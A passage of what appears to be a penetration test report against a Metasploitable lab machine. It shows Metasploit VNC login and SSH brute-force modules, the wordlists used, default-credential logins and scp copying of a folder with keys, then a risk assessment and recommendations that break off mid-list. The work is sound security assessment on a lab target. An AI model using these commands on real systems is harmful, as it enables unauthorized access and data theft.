
SCREENSHOT 20 – DEPLOYED BIND SHELL BACKDOOR EXPLOIT ON 192.168.224.132

Previously in the vulnerabilities section, it was discussed that this vulnerability was at critical scale with a CVSS score of 9.8. From the screenshot above, the results show that by simply making a connection with netcat gave us instant access to the root user on the system; there was no security protocol that made this access difficult.

VNC Exploitation

Although this vulnerability gained a CVSS score of 10.0, it was not difficult to deploy the exploit required; there were a couple of steps involved in the process:


- Launch Metasploit.
- Find any modules that can help with the login process.
- Use the module to find any available passwords.
- Deploy exploit.



```
45  post/multi/gather/remmina_creds                                            normal  No   UNIX Gather Remmina Credentials
46  exploit/windows/vnc/ultravnc_client                           2006-04-04   normal  No   UltraVNC 1.0.1 Client Buffer Overfl
47  exploit/windows/vnc/ultravnc_viewer_bof                       2008-02-06   normal  No   UltraVNC 1.0.2 Client (vncviewer.ex
48  auxiliary/scanner/vnc/vnc_none_auth                                        normal  No   VNC Authentication None Detection
49  auxiliary/scanner/vnc/vnc_login                                            normal  No   VNC Authentication Scanner
50  exploit/multi/vnc/vnc_keyboard_exec                           2015-07-10   great   No   VNC Keyboard Remote Code Execution
51  payload/windows/vncinject/bind_ipv6_tcp                                    normal  No   VNC Server (Reflective Injection),
52  payload/windows/vncinject/bind_ipv6_tcp_uuid                               normal  No   VNC Server (Reflective Injection),
53  payload/windows/vncinject/bind_nonx_tcp                                    normal  No   VNC Server (Reflective Injection)
```

SCREENSHOT 21 – SELECTING THE VNC_LOGIN MODULE TO DEPLOY THE VNC EXPLOIT

After launching Metasploit, I searched the modules available with the key ‘vnc’, using the search command. From the list I found a module that was labelled login, which I believed can help with exploiting the login credentials.




```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.224.132
RHOSTS ⇒ 192.168.224.132
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME ⇒ root
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.224.132:5900  - 192.168.224.132:5900 - Starting VNC login sweep
[!] 192.168.224.132:5900  - No active DB -- Credential data will not be saved!
[+] 192.168.224.132:5900  - 192.168.224.132:5900 - Login Successful: :password
[*] 192.168.224.132:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 
```

SCREENSHOT 22 – CONFIGURING THE VNC_LOGIN MODULE AND DEPLOYING THE EXPLOIT

I used the ‘use’ command followed by the module name to utilize the vnc_login module. Afterwards, I set the RHOSTS to the target system’s IP address, and the USERNAME to root; since root was logged into during the Bind Shell exploit, I decided that it may be susceptible to this vulnerability as well.

Afterwards, I ran the exploit with the precedent configurations above and received a successful login with the password as ‘password’.


File Actions Edit View Help
TightVNC: root's X desktop (metasploitable:0)
Workspace 1
25 Apr, Tue 10:57:04
root@metasploitable: /

```
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer 192.168.224.132
[*] exec: vncviewer 192.168.224.132

Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

```
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
108"  cdrom  home        lib         mnt        proc  srv  usr
bin   dev    initrd      lost+found  nohup.out  root  sys  var
boot  etc    initrd.img  media       opt        sbin  tmp  vmlinuz
root@metasploitable:/#
```

SCREENSHOT 23 – RESULT OF BIND SHELL BACKDOOR EXPLOIT ON 192.168.224.132

Finally, with the vncviewer command and the target system's IP Address, I was able to remotely login to the computer with full control access via commands entered through the terminal command line.

SSH Remote Login

Within this category, I thought about two ways in which an attacker can SSH into the target system:


- Bruce forcing passwords through a wordlist.
- Guessing default passwords for potential admin usernames

As an attacker, I can exploit SSH by using brute-force attacks to crack passwords through a wordlist or guessing default passwords for admin usernames through port 22.

Port 22 is the default port used for SSH connections, which is often used for remote access to servers and other devices. Attackers who gain unauthorized access to port 22 may be able to execute malicious commands, access sensitive information, or launch further attacks on the network. [13]

[13] https://www.ibm.com/docs/en/storediq/7.6.0?topic=requirements-default-open-ports


Using SSH Host Keys



```
debug1: Authenticating to 192.168.224.132:22 as 'msfadmin'
debug1: load_hostkeys: fopen /home/kali/.ssh/known_hosts2: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or directory
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug1: kex: algorithm: diffie-hellman-group-exchange-sha256
debug1: kex: host key algorithm: (no match)
Unable to negotiate with 192.168.224.132 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

SCREENSHOT 24 – FAILING TO SSH INTO 192.168.224.132 WITHOUT SSH HOST-KEY

To SSH into the target system, we need to supply a host key algorithm otherwise, the service will not be able to create a connection to port 22.




```
┌──(kali㉿kali)-[~]
└─$ ssh -v -oHostKeyAlgorithms=+ssh-rsa msfadmin@192.168.224.132
OpenSSH_9.0p1 Debian-1+b2, OpenSSL 3.0.7 1 Nov 2022
```

SCREENSHOT 25 – SUCCESSFUL SSH ON 192.168.224.132 WHEN SSH HOST-KEY USED WITH VERBOSE MODE

This issue was bypassed by adding the flag ‘-oHostKeyAlgorithms=+ssh-rsa'. With the flag, we are now able to supply the host key algorithm ‘ssh-rsa’, which is supported by the service on port 22.


Brute Forcing Passwords



```
47  post/windows/manage/sshkey_persistence                              good     No    SSH Key Persistence
48  auxiliary/scanner/ssh/ssh_login                                     normal   No    SSH Login Check Scanner
49  auxiliary/scanner/ssh/ssh_identify_pubkeys                          normal   No    SSH Public Key Acceptance Scanner
50  auxiliary/scanner/ssh/ssh_login_pubkey                              normal   No    SSH Public Key Login Scanner
51  exploit/multi/ssh/sshexec                            1999-01-01     manual   No    SSH User Code Execution
52  auxiliary/scanner/ssh/ssh_enumusers                                 normal   No    SSH Username Enumeration
```

SCREENSHOT 26 – SELECTING THE SSH_LOGIN MODULE FOR BRUTE FORCING PORT 22 ON 192.168.224.132

After launching Metasploit, I searched the modules available with the key ‘ssh’, using the search command. From the list I found a module that was labelled login, which I believed can help with exploiting the login credentials.




```
games
nobody
bind
proxy
syslog
user
www-data
root
news
postgres
bin
mail
distccd
proftpd
dhcp
darmon
sshd
man
lp
mysql
gnats
libuuid
backup
msfadmin
telnetd
sys
klog
postfix
service
list
irc
ftp
tomcat55
sync
uucp
```

```
password
Password
P@ssword
P@ssw0rd
PASSWORD
12345678
www-data
postgres
distccd
msfadmin
admin
Admin
ADMIN

```

SCREENSHOT 27 – WORDLIST OF USERNAMES (ON THE LEFT) AND PASSWORDS (ON THE RIGHT)


The screenshot above displays the wordlists used for the users.txt and passwords.txt files. All of the usernames generated were found from the reconnaissance section, and all of the passwords were generic default ones or usernames of 8 characters or more.



```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.224.132
RHOSTS ⇒ 192.168.224.132
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Desktop/users.txt
USER_FILE ⇒ /home/kali/Desktop/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/Desktop/passwords.txt
PASS_FILE ⇒ /home/kali/Desktop/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

SCREENSHOT 28 – CONFIGURING THE SSH_LOGIN MODULE FOR BRUTEFORCING

I used the ‘use’ command followed by the module name to utilize the ssh_login module. Afterwards, I set the RHOSTS to the target system’s IP address, and the USER_FILE and PASS_FILE configurations were set to users.txt and passwords.txt wordlists respectively.



```
[-] 192.168.224.132:22 - Failed: 'msfadmin:Password'
[-] 192.168.224.132:22 - Failed: 'msfadmin:P@ssword'
[-] 192.168.224.132:22 - Failed: 'msfadmin:P@ssw0rd'
[-] 192.168.224.132:22 - Failed: 'msfadmin:PASSWORD'
[-] 192.168.224.132:22 - Failed: 'msfadmin:12345678'
[-] 192.168.224.132:22 - Failed: 'msfadmin:www-data'
[-] 192.168.224.132:22 - Failed: 'msfadmin:postgres'
[-] 192.168.224.132:22 - Failed: 'msfadmin:distccd'
[+] 192.168.224.132:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio
),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Ap
r 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.224.130:38915 → 192.168.224.132:22) at 2023-04-26 15:03:27 -0400
```


SCREENSHOT 29 – SUCCESSFUL PASSWORD BRUTE FORCE ON 192.168.224.132

After the login credentials were brute forced, the username and password combination of msfadmin:msfadmin was the only success. Therefore, we are now able to SSH into the target system with certain knowledge that we will be granted access.

Guessing Default Passwords

When I reached this test, I could not guess the passwords for root nor user, so I began trying msfadmin as my final username credential. Typical passwords such as ‘password’, ‘admin’, and ‘12345678’ did not work, however, I knew that this machine was running a Metasploitable OS from the previous Reconnaissance section.


After a couple of seconds researching on google, a forum displayed that the default login credentials for the system was username and password to be ‘msfadmin’.



```
debug1: Authentications that can continue: publickey,password
debug1: Next authentication method: publickey
debug1: Trying private key: /home/kali/.ssh/id_rsa
debug1: Trying private key: /home/kali/.ssh/id_ecdsa
debug1: Trying private key: /home/kali/.ssh/id_ecdsa_sk
debug1: Trying private key: /home/kali/.ssh/id_ed25519
debug1: Trying private key: /home/kali/.ssh/id_ed25519_sk
debug1: Trying private key: /home/kali/.ssh/id_xmss
debug1: Trying private key: /home/kali/.ssh/id_dsa
debug1: Next authentication method: password
msfadmin@192.168.224.132's password:
Authenticated to 192.168.224.132 ([192.168.224.132]:22) using "password".
debug1: channel 0: new [client-session]
debug1: Entering interactive session.
debug1: pledge: filesystem
debug1: Sending environment.
debug1: channel 0: setting env LANG = "en_US.UTF-8"
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Apr 26 13:25:03 2023 from 192.168.224.130
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ █
```

SCREENSHOT 30 – SUCCESSFUL SSH CONNECTION ON 192.168.224.132


After making the remote connection, with the username set to ‘msfadmin’, the password was accepted as ‘msfadmin’, giving me full access to the system through commands inputted in the terminal command line.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ scp -o HostKeyAlgorithms=ssh-rsa,ssh-dss msfadmin@192.168.224.132:/home/msfadmin/'vulnerable' ~/Downloads
msfadmin@192.168.224.132's password:
scp: download /home/msfadmin/vulnerable/: not a regular file

┌──(kali㉿kali)-[~/Downloads]
└─$ scp -r -o HostKeyAlgorithms=ssh-rsa,ssh-dss msfadmin@192.168.224.132:/home/msfadmin/'vulnerable' ~/Downloads
msfadmin@192.168.224.132's password:
samba-3.0.20.tar.gz                                                       100%   16MB  47.7MB/s   00:00
winbind_3.0.20-0.1ubuntu1_i386.deb                                        100% 1682KB  39.0MB/s   00:00
python2.5-samba_3.0.20-0.1ubuntu1_i386.deb                                100% 4946KB  46.1MB/s   00:00
libsmbclient_3.0.20-0.1ubuntu1_i386.deb                                   100%  675KB  29.7MB/s   00:00
```

SCREENSHOT 31 – ATTEMPTING TO TRANSFER THE VULNERABLE FOLDER FROM 192.168.224.132


The secure copy (SCP) command was used to transfer the folder named ‘vulnerable’ which was found on the target system. At first the command with the hostkey algorithm did not work only with the -o flag, which is to scp through the ssh port as it was a directory. This was simply fixed with the -r flag, which is to copy the directory recursively.



```
oopsrenameerr.tmpl                                                        100%  502    462.4KB/s   00:00
oopsempty.tmpl                                                            100%  624    691.7KB/s   00:00
oopsaccesschange.tmpl                                                     100%  570    588.6KB/s   00:00
tikiwiki-1.9.5.zip                                                        100% 9353KB  48.4MB/s    00:00
tikiwiki-1.9.11.zip                                                       100%   10MB  44.9MB/s    00:00
tikiwiki-1.9.4.zip                                                        100%   10MB  48.3MB/s    00:00

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
vulnerable
```

SCREENSHOT 32 – SUCCESSFUL FILE TRANSFER FROM 192.168.224.132 TO HOST COMPUTER

After deploying the command with the correct conditions, the file was easily transferred to my host system.



```
┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
vulnerable

┌──(kali㉿kali)-[~/Downloads]
└─$ vulnerable

┌──(kali㉿kali)-[~/Downloads/vulnerable]
└─$ ls
mysql-ssl  samba  tikiwiki  twiki20030201

┌──(kali㉿kali)-[~/Downloads/vulnerable]
└─$ mysql-ssl

┌──(kali㉿kali)-[~/Downloads/vulnerable/mysql-ssl]
└─$ ls
my.cnf  mysqld.gdb  mysql-keys  yassl-1.9.8.zip

┌──(kali㉿kali)-[~/Downloads/vulnerable/mysql-ssl]
└─$ mysql-keys

┌──(kali㉿kali)-[~/Downloads/vulnerable/mysql-ssl/mysql-keys]
└─$ ls
ca-cert.pem  client-cert.pem  client-req.pem   server-key.pem
ca-key.pem   client-key.pem   server-cert.pem  server-req.pem
```

SCREENSHOT 33 – CONTENTS OF THE VULNERABLE FOLDER FOUND ON 192.168.224.132

Conclusion

The successful penetration test revealed significant vulnerabilities in ACME Corporation's network, which could allow an attacker to gain unauthorized access to critical assets and cause catastrophic damage. This also highlights the importance of penetration tests as a computer’s security may seem strong at first but can have many hidden vulnerabilities that when exploited can be detrimental.

Risk Assessment

ACME Corporation has failed to secure one of their computers within their network, which led to multiple occasions of unauthorized remote access and even a cybersecurity data breach within this pentest. If left unfixed, the entire company may be subjected to their assets being compromised by attackers.

The mail server, 192.168.224.131, was a very secure system with little vulnerability risks. The only severe issue was that the SSH service on port 22 was left opened and unfiltered, which allowed access via the SSH protocol. However, this would only be available if the attacker cracked a user’s password prior to creating the connection.

The failed computer, 192.168.224.132, had an unbelievable number of vulnerabilities at 46, with 11 being within the critical scale range. The vulnerabilities that need to be resolved immediately were:

- Bind Shell Backdoor Detection
- Virtual Network Computing (VNC) Exploitation
- Weak SSH Algorithms

These vulnerabilities allowed remote access to the system without tedious effort, which is very unacceptable for a company’s security standard.

Recommendations

- **Password Policies**
  Passwords serve as one of the key security features to system users, therefore, ACME must deploy better password policies. Some suggested additions can be:
  - No default passwords
  - Password age limit (Passwords must be changed after certain periods of time)
  - Complex passwords (Adding symbols or even hashing algorithms)

- **Port Configurations**
